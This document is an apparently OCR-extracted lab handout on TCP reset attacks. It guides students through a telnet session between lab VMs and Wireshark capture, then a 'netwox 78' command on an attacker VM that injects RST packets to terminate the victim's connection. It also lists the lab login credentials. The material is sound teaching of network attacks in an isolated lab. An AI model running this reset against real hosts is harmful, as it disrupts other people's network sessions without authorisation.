IMMERSIVE LEARNING ENVIRONMENT


LAB: TCP RESET

INSTRUCTIONS

Step 1: Check an IP address of all the Virtual Machines.

Execute these commands on your virtual machine terminal.

Command: ifconfig



HOST: 192.168.198.129 ATTACKER: 192.168.198.128 VICTIM: 192.168.198.130

Step 2: Initiate a Telnet connection between host and the victim machine.

Command: telnet <IP Address of host machine>

Example: telnet 192.168.198.129

Figure 1: Screenshot of telnet session login prompt

Login Credential

Username: seed

Password: dees

Step 3: Check telnet connection status at host machine.

Command: netstat -na | grep :23

```
[06/30/19]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 192.168.198.129:23      192.168.198.130:41036   ESTABLISHED
```

Figure 2: Screenshot of telnet connection status with help of netstat command

Step 4: Run Wireshark on host machine

You can simply click Wireshark shortcut on you host VM quick lunch bar at left side of you screen or type wireshark on you host VM terminal.

Command: wireshark




Figure 3: Instruction to lunch Wireshark on host machine

Step 5: Capture network packets with Wireshark at host machine

Double click on your host machine ethernet interface from Wireshark welcome screen. In general, the host machine physical interfaces are listed at the top, in most case the very first option.




Figure 4: Capturing host machine network packets

Step 6: Execute TCP reset

Select attacker VM on your virtual machine workstation. Open terminal from quick launch bar on left side of your screen. There are various network penetration tools which helps to execute TCP reset test. We will use one of those network penetration test tool "netwox".

Note: Make sure to run the following command with super user (root) privilege.

Command: sudo netwox 78 -i <victim machine IP address>

Example: sudo netwox 78 -i 192.168.198.130

Super user (root) password: dees

```
[06/30/19]seed@VM:~$ sudo netwox 78 -i 192.168.198.130
```

Figure 5: Executing TCP reset

Note: To terminate the attack press CTRL + C on active TCP reset terminal windows.

Step 7: Observe the output

Select victim machine on your virtual machine workstation and try to execute any simple command on active telnet session. You will notice the telnet session will be terminated with connection closed by foreign host.

```
[06/30/19]seed@VM:~$
[06/30/19]seed@VM:~$ Connection closed by foreign host.
[06/30/19]seed@VM:~$
```

Figure 6: Telnet session terminated between host and victim machine

Now let's select host machine on your virtual machine workstation. Observe the output on Wireshark capture screen. You will notice a TCP RST message is exchange between host and victim machine.




Figure 7: TCP reset packet capture in Wireshark

WHAT TO SUBMIT

Submit you work with detailed screenshots.